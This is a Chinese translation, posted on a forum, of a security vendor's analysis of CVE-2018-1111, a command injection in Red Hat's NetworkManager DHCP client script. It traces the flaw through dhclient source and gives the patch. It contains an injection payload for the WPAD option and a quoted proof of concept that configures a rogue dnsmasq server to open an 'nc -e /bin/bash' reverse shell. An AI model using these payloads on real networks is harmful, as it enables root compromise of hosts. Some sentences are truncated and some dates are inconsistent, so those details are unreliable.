

原文：<https://researchcenter.paloaltonetworks.com/2018/07/unit42-analysis-dhcp-client-script-code-execution-vulnerability-cve-2018-1111/>

2015年5月，在Red Hat Enterprise Linux ( [CVE-2018-1111](#) ) 的多个版本的DHCP客户端软件包提供的NetworkManager脚本中发现了命令注入漏洞，随后，Red Hat提供了相应的补丁。当系统使用含有该漏洞的NetworkManager并配置了DHCP协议时，攻击者可以利用一个恶意的DHCP服务器或者本地网络构造的DHCP响应，在该漏洞对运行Red Hat Enterprise Linux版本6或7的、含有该漏洞的系统的个人或组织构成了严重威胁，应立即安装补丁。

在本文中，我们将会对该漏洞进行深入的分析，来帮助读者进行风险评估，并加深对该漏洞的了解，最后，我们还提供了相应的安全建议。

漏洞分析

NetworkManager是一个Linux程序，在启用DHCP网络模式的情况下，常使用它来管理系统网络。在这种情况下，NetworkManager将启动dhclient来发送DHCP请求，具

```
root      26366 26322  0 21:56 ?        00:00:00 /sbin/dhclient -d -q -sf /usr/libexec/nm-dhcp-helper -pf /var/run/dhcli
ent-eth0.pid -lf /var/lib/NetworkManager/dhclient-fdd8c72e-98d2-4bbe-aa30-b8f0848fa345-eth0.lease -cf /var/lib/NetworkM
anager/dhclient-eth0.conf eth0
```

图1. 通过NetworkManager运行的dhclient进程

在上面的示例中，读者可能会注意到，NetworkManager还向dhclient传递了另外一个配置文件 ( /var/lib/NetworkManager/dhclient-eth0.conf )。如下例所示，dhclient

```
[root@victim dispatcher.d]# cat /var/lib/NetworkManager/dhclient-eth0.conf
# Created by NetworkManager

send host-name "victim"; # added by NetworkManager

option rfc3442-classless-static-routes code 121 = array of unsigned integer 8;
option ms-classless-static-routes code 249 = array of unsigned integer 8;
option wpad code 252 = string;

also request rfc3442-classless-static-routes;
also request ms-classless-static-routes;
also request static-routes;
also request wpad;
also request ntp-servers;
```

图2. 传递给dhclient的配置文件

当dhclient向DHCP服务器发送初始请求时，会在请求中包含这个WPAD ( 代码252 ) 选项，具体如下图所示：

Length: 4  
Requested IP Address: 10.10.0.11

Option: (12) Host Name  
Length: 6  
Host Name: victim

Option: (55) Parameter Request List  
Length: 18  
Parameter Request List Item: (1) Subnet Mask  
Parameter Request List Item: (28) Broadcast Address  
Parameter Request List Item: (2) Time Offset  
Parameter Request List Item: (121) Classless Static Route  
Parameter Request List Item: (15) Domain Name  
Parameter Request List Item: (6) Domain Name Server  
Parameter Request List Item: (12) Host Name  
Parameter Request List Item: (48) Network Information Service Domain  
Parameter Request List Item: (41) Network Information Service Domain  
Parameter Request List Item: (42) Network Time Protocol Servers  
Parameter Request List Item: (26) Interface MTU  
Parameter Request List Item: (119) Domain Search  
Parameter Request List Item: (3) Router  
Parameter Request List Item: (121) Classless Static Route  
Parameter Request List Item: (249) Private/Classless Static Route  
Parameter Request List Item: (33) Static Route  
Parameter Request List Item: (252) Private/Proxy autodiscovery  
Parameter Request List Item: (42) Network Time Protocol Servers

Option: (255) End  
Option End: 255

No.	Time	Source	Destination	Protocol
1	0.000000	0.0.0.0	255.255.255.255	DHCP
2	0.024200	10.10.0.3	10.10.0.11	DHCP
3	0.075967	0.0.0.0	255.255.255.255	DHCP
4	0.076145	10.10.0.3	10.10.0.11	DHCP

0070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

0080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

0090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

0100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

0110 00 00 00 00 00 00 00 63 82 53 63 35 01 03 32

0120 04 0a 0a 00 0b 0c 06 76 69 63 74 69 6d 37 12 01

0130 1c 02 79 0f 06 0c 28 29 2a 1a 77 03 79 f9 21 00

0140 2a ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00

图3. 包含WPAD选项的DHCP初始请求数据包

利用CVE-2018-1111漏洞，攻击者可以通过格式错误的响应对该DHCP请求进行响应。例如，攻击者可以使用以下数据进行响应，具体如图4所示：

```
xxx'&touch /tmp/test #
```




图4. 攻击者利用DHCP响应中畸形的WPAD选项进行响应

收到该响应后，默认的11-dhclient脚本最终会将该数据传递给eval()语句，进而导致touch命令创建/tmp/test。

技术分析

当然，在受害者系统收到畸形的DHCP响应之后到创建/tmp/test之前这段时间内，还会发生许多其他事情。首先，dhclient将调用client\_option\_envadd()函数将值保存到

```

3134 void client_option_envadd (struct option_cache *oc,
3135                             struct packet *packet, struct lease *lease,
3136                             struct client_state *client_state,
3137                             struct option_state *in_options,
3138                             struct option_state *cfg_options,
3139                             struct binding_scope **scope,
3140                             struct universe *u, void *stuff)
3141 {
3142     struct envadd_state *es = stuff;
3143     struct data_string data;
3144     memset (&data, 0, sizeof data);
3145
3146     if (evaluate_option_cache (&data, packet, lease, client_state,
3147                               in_options, cfg_options, scope, oc, MDL)) {
3148         if (data.len) {
3149             char name [256];
3150             if (dhcp_option_ev_name (name, sizeof name,
3151                                     oc->option)) {
3152                 const char *value;
3153                 size_t length;
3154                 value = pretty_print_option(oc->option,
3155                                             data.data,
3156                                             data.len, 0, 0);
3157                 length = strlen(value);
3158                 if (check_option_values(oc->option->universe,
3159                                         oc->option->code,
3160                                         value, length) == 0) {
3161                     client_envadd(es->client, es->prefix,
3162                                   name, "%s", value);
3163                 } else {
3164                     log_error("suspect value in %s "
3165                               "option - discarded",
3166                               name);
3167                 }

```

pretty\_print\_option()  
being called



```

value = pretty_print_option(oc->option,
                            data.data,
                            data.len, 0, 0);

```

图5. 处理DHCP数据包选项的dhclient源代码

上面的源代码中，在设置变量之前，会调用pretty\_print\_option()函数，该函数会通过特殊字符之前添加反斜杠（"\"）来对这些数据进行“消毒”，例如：

```

The ` character will be converted to `
The & character will be converted to &

```

在我们的示例中，发送的原始数据如下所示：

```
xxx'&touch /tmp/test #
```

然后，将转换为下面的样子：

```
xxx\'&touch /tmp/test #
```

从下图可以看出，数据是由下面的函数完成转换的：

先知社区



```

Program received signal SIGTERM, Terminated.
client_option_envadd (oc=0x5555557face0, packet=<optimized out>, lease=<optimized out>, client_state=<optimized out>,
  in_options=<optimized out>, cfg_options=<optimized out>, scope=0x5555557c2f50 <global_scope>, u=0x5555557c2f50
  stuff=0x7fffffff390) at dhclient.c:3744
3744         if (check_option_values(oc->option->universe,
(gdb) l
3739         value = pretty_print_option(oc->option,
3740                                     data.data,
3741                                     data.len, 0, 0);
3742         length = strlen(value);
3743
3744         if (check_option_values(oc->option->universe,
3745                                 oc->option->code,
3746                                 value, length) == 0) {
3747             client_envadd(es->client, es->prefix,
3748                           name, "%s", value);
(gdb) print name
$4 = "wpad\000\000\000\000T\323\377\377\377\177\000\000\320\322\377\377\377\177\000\000.\000\000\000\000\000\000\367\271\243\366\377\177\000\000\000\000\000\000\000\060\000\000\000\220\322\377\377\377\177\000\000\000\000\000\000\000\377\000\000\000\000\000\000\000\000\000\000\000\000\000\000\n\000\000\000\000\000\000\n", '\000'
(gdb) print data->data
$5 = (const unsigned char *) 0x5555557fa97d "xxx'&touch /tmp/test #"
(gdb) print value
$6 = 0x5555557b9500 <optbuf.20248> "xxx\\'\\&touch /tmp/test #"
(gdb)

```

图6. pretty\_print函数对示例WPAD选项进行相应的转换处理

```

4267 static int check_option_values(struct universe *universe,
4268                               unsigned int opt,
4269                               const char *ptr,
4270                               size_t len)
4271 {
4272     if (ptr == NULL)
4273         return(-1);
4274
4275     /* just reject options we want to protect, will be escaped anyway */
4276     if ((universe == NULL) || (universe == &dhcp_universe)) {
4277         switch(opt) {
4278             case DHO_DOMAIN_NAME:
4279 #ifdef ACCEPT_LIST_IN_DOMAIN_NAME
4280                 return check_domain_name_list(ptr, len, 0);
4281 #else
4282                 return check_domain_name(ptr, len, 0);
4283 #endif
4284             case DHO_HOST_NAME:
4285             case DHO_NIS_DOMAIN:
4286             case DHO_NETBIOS_SCOPE:
4287                 return check_domain_name(ptr, len, 0);
4288                 break;
4289             case DHO_DOMAIN_SEARCH:
4290                 return check_domain_name_list(ptr, len, 0);
4291                 break;
4292             case DHO_ROOT_PATH:
4293                 if (len == 0)
4294                     return(-1);
4295                 for (; (*ptr != 0) && (len-- > 0); ptr++) {
4296                     if (!(isalnum((unsigned char)*ptr) ||
4297                         *ptr == '#' || *ptr == '%' ||
4298                         *ptr == '+' || *ptr == '-' ||
4299                         *ptr == '.' || *ptr == ':' ||
4300                         *ptr == '_' || *ptr == ',' ||
4301                         *ptr == '@' || *ptr == '~' ||
4302                         *ptr == '\\\' || *ptr == '/' ||
4303                         *ptr == '[' || *ptr == ']' ||
4304                         *ptr == '=' || *ptr == ')'))
4305                         return(-1);
4306                 }
4307         }
4308     }
4309     return(0);
4310 }

```

Additional checks performed against various data types →

 先知社区

图8. 检查是否提供了特定选项的代码

```

4204 static int check_domain_name(const char *ptr, size_t len, int dots)
4205 {
4206     const char *p;
4207
4208     /* not empty or complete length not over 255 characters */
4209     if ((len == 0) || (len > 256))
4210         return(-1);
4211
4212     /* consists of [[:alnum:]-]+ labels separated by [.] */
4213     /* a [_] is against RFC but seems to be "widely used"... */
4214     for (p=ptr; (*p != 0) && (len-- > 0); p++) {
4215         if ((*p == '-') || (*p == '_')) {
4216             /* not allowed at begin or end of a label */
4217             if (((p - ptr) == 0) || (len == 0) || (p[1] == '.'))
4218                 return(-1);
4219         } else if (*p == '.') {
4220             /* each label has to be 1-63 characters;
4221              we allow [.] at the end ('foo.bar.') */
4222             size_t d = p - ptr;
4223             if ((d <= 0) || (d >= 64))
4224                 return(-1);
4225             ptr = p + 1; /* jump to the next label */
4226             if ((dots > 0) && (len > 0))
4227                 dots--;
4228         } else if (isalnum((unsigned char)*p) == 0) {
4229             /* also numbers at the begin are fine */
4230             return(-1);
4231         }
4232     }
4233     return(dots ? -1 : 0);
4234 }

```



图9. 在提供NETBIOS\_SCOPE选项的情况下所执行的代码

从上面的代码中可以看出，它并没有对WPAD选项进行相应的检查。因此，我们能够通过DHCP响应中的这个选项提供任意数据，因为它处于未被监督的地带。

接下来，dhclient将通过传递相应的参数来启动/usr/libexec/nm-dhcp-helper进程。然后，将这些变量保存到dbus服务中。

此外，还有另一个名为nm-dispatcher的兄弟进程，它是由NetworkManager启动的，之后会从dbus服务中读取这些变量。该进程会将WPAD DHCP选项的值保存到名为DHCP4\_WPAD的环境变量中，然后，会启动位于/etc/NetworkManager/dispatcher.d/中的11-dhclient脚本。

在11-dhclient脚本中，包含以下内容：

```

#!/bin/bash
# run dhclient.d scripts in an emulated environment

PATH=/bin:/usr/bin:/sbin
SAVEDIR=/var/lib/dhclient
ETCDIR=/etc/dhcp
interface=$1

eval "$(
declare | LC_ALL=C grep '^DHCP4_[A-Z_]*=' | while read opt; do
    optname=${opt%%=*}
    optname=${optname,,}
    optname=new_${optname#dhcp4_}
    optvalue=${opt#*=}
    echo "export $optname=$optvalue"
done
)"

```



图10. 11-dhclient脚本的内容

接下来，让我们深入了解这个脚本的作用。

在eval()语句中，执行的第一个命令是“declare”。这个“declare”命令将输出系统上的所有环境变量。读者可能非常熟悉“env”命令，实际上两者的作用非常类似。不过，虽然

```
pan@ubuntu:~/vulntest/CVE-2018-1111-master$ export aaa="xxx\`'\&touch /tmp/test"
pan@ubuntu:~/vulntest/CVE-2018-1111-master$ env |grep aaa
aaa=xxx\`'\&touch /tmp/test
pan@ubuntu:~/vulntest/CVE-2018-1111-master$ declare |grep aaa
aaa='xxx\`'\`'\&touch /tmp/test'
pan@ubuntu:~/vulntest/CVE-2018-1111-master$ export bbb=xxx
pan@ubuntu:~/vulntest/CVE-2018-1111-master$ env |grep bbb
bbb=xxx
pan@ubuntu:~/vulntest/CVE-2018-1111-master$ declare |grep bbb
bbb=xxx
pan@ubuntu:~/vulntest/CVE-2018-1111-master$
```

图11. declare和env命令之间的差异

正如您在上面对看到的，“declare”命令还会执行另外两项操作：

1. 如果变量包含特殊字符（例如空格或单引号），则会在两侧添加单引号，即'。
2. 它会将内部单引号'转换为\`（将一个字符转换为四个字符）。

由于变量值为xxx\`'\&touch /tmp/test #，因此“declare”的输出将变为'xxx\`'\&touch /tmp/test #'。

运行“declare”命令后，脚本只会搜索以“DHCP4\_”开头的环境变量。接下来，是“read”命令。如果未提供参数，那么该命令将读取转义后的字符，换句话说，\`将成为'。

回到我们通过DHCP响应中的WPAD选项提供的数据，即'xxx\`'\&touch /tmp/test #'，它将变为'xxx'\&touch /tmp/test #'。换句话说，由于使用了没有任何参数的“read”命令，以前转义的字符将被取消转义。

其余命令会将解析后的环境变量数据设置为一系列变量。但是，最后一个命令中含有可能被利用的代码。具体来说，有安全问题的代码如下所示：

```
echo "export $optname=$optvalue"
```

使用我们的示例响应，可以在系统上执行以下代码：

```
eval "$(echo "export new_wpad='xxx'\`'\&touch /tmp/test #' ")"
```

我们也可以在命令行中演示上述过程，具体如图12所示：

```
pan@ubuntu:~/vulntest/CVE-2018-1111-master$ echo "export new_wpad='xxx'\`'\&touch /tmp/test #' "
export new_wpad='xxx'\`'\&touch /tmp/test #'
pan@ubuntu:~/vulntest/CVE-2018-1111-master$ eval "export new_wpad='xxx'\`'\&echo /tmp/test #' "
[1] 35999
/tmp/test
```

图12. 利用DHCP选项WPAD执行代码

由于没有对引号进行转义，并且，后面有一个&符号，所以，这就允许我们在这个eval()语句后面附加一个额外的命令。就本例来说，我们附加的是'touch /tmp/test'命令，这样的话，就会在/tmp/目录中创建一个名为'test'的空文件。

如果引号和&符号被转义的话，我们的攻击将失效，具体如下所示：

```
pan@ubuntu:~/vulntest/CVE-2018-1111-master$ eval "export new_wpad='xxx'\`'\&echo /tmp/test #' "
pan@ubuntu:~/vulntest/CVE-2018-1111-master$ eval "export new_wpad='xxx'\`'\&echo /tmp/test #' "
-bash: export: `/tmp/test': not a valid identifier
```

图13. 使用转义后的字符执行相同的代码

需要注意的是，其他的字符也能用于该攻击，例如|或。

漏洞的修复方法

对于这个特定的例子来说，修复方法非常简单——只需在“read”命令中添加“-r”选项即可防止各种字符被转义，该漏洞的补丁程序中的修复代码如下所示：

SOURCES/11-dhclient		
..	..	@@ -7,7 +7,7 @@
7	7	interface=\$1
8	8	
9	9	eval "\${
10		- declare   LC_ALL=C grep '^DHCP4_[A-Z_]*='   while read opt; do
	10	+ declare   LC_ALL=C grep '^DHCP4_[A-Z_]*='   while read -r opt; do
11	11	optname=\${opt%%=*}
12	12	optname=\${optname,,}
13	13	optname=new_\${optname#dhcp4_}

先知社区

图14. CVE-2018-11111的补丁

根据“read”命令的文档的介绍，“-r”选项可防止命令将反斜杠作为转义字符读取。换句话说，它将保留提供给它的数据中的所有反斜杠。这样的话，就可以抵御命令注入攻击该漏洞的现状

在漏洞被发现后不久，相关的概念验证（POC）代码就于2018年5月16日通过Twitter公之于众：





Barkin Kiliç

@Barknkilic

Follow



#CVE-2018-1111 tweetable PoC :) dnsmasq  
--interface=eth0 --bind-interfaces --except-  
interface=lo --dhcp-  
range=10.1.1.1,10.1.1.10,1h --conf-  
file=/dev/null --dhcp-option=6,10.1.1.1 --  
dhcp-option=3,10.1.1.1 --dhcp-  
option="252,x'&nc -e /bin/bash 10.1.1.1  
1337 #" cc: @cnbrkbolat

```
root@localhost ~# systemctl stop dnsmasq
root@localhost ~# systemctl start dnsmasq
root@localhost ~# dnsmasq --interface=eth0 --bind-interfaces --except-interface=lo --dhcp-range=10.1.1.1,10.1.1.10,1h --conf-file=/dev/null --dhcp-option=6,10.1.1.1 --dhcp-option=3,10.1.1.1 --dhcp-option="252,x'&nc -e /bin/bash 10.1.1.1 1337 #"
root@localhost ~# nc -l -p 1337 -v
listening on [any] 1337 ...
100.100.1.144: inverse host lookup failed: Host name lookup failure
connect to 100.100.1.11 from (UNKNOWN) [100.100.1.144] 58998
ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 100.100.1.144 netmask 255.255.255.0 broadcast 100.100.1.255
    inet6 fe80::b004:b00d:28d3:c21f prefixlen 64 scopeid 0x20<link>
    ether 08:00:c2:9e:46:58 txqueuelen 1000 (Ethernet)
    RX packets 51321 bytes 75657232 (72.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 14647 bytes 915009 (893.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 76 bytes 6540 (6.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 76 bytes 6540 (6.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

id
uid=0(root) gid=0(root) contexts=system_u:system_r:initrc_t:s0
```

2:21 PM - 15 May 2018

图15. 通过Twitter公布的CVE-2018-111 PoC

此外，在GitHub中，也有相关的测试代码：

<https://github.com/knyf263/CVE-2018-1111>

结束语

由于NetworkManager的应用非常广泛，并且这个漏洞很容易被攻击者所利用，因此，我们应该将其作为高危漏洞来对待。就目前的发展情况来看，恶意攻击者利用该漏洞

点击收藏 | 0 关注 | 1

[上一篇：OmegaSector-MeePw...](#) [下一篇：Meepwn2018：PyCalx...](#)

1. 0 条回复



- [动动手指，沙发就是你的了！](#)

[登录](#) 后跟帖

先知社区

---

[现在登录](#)

热门节点

---

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)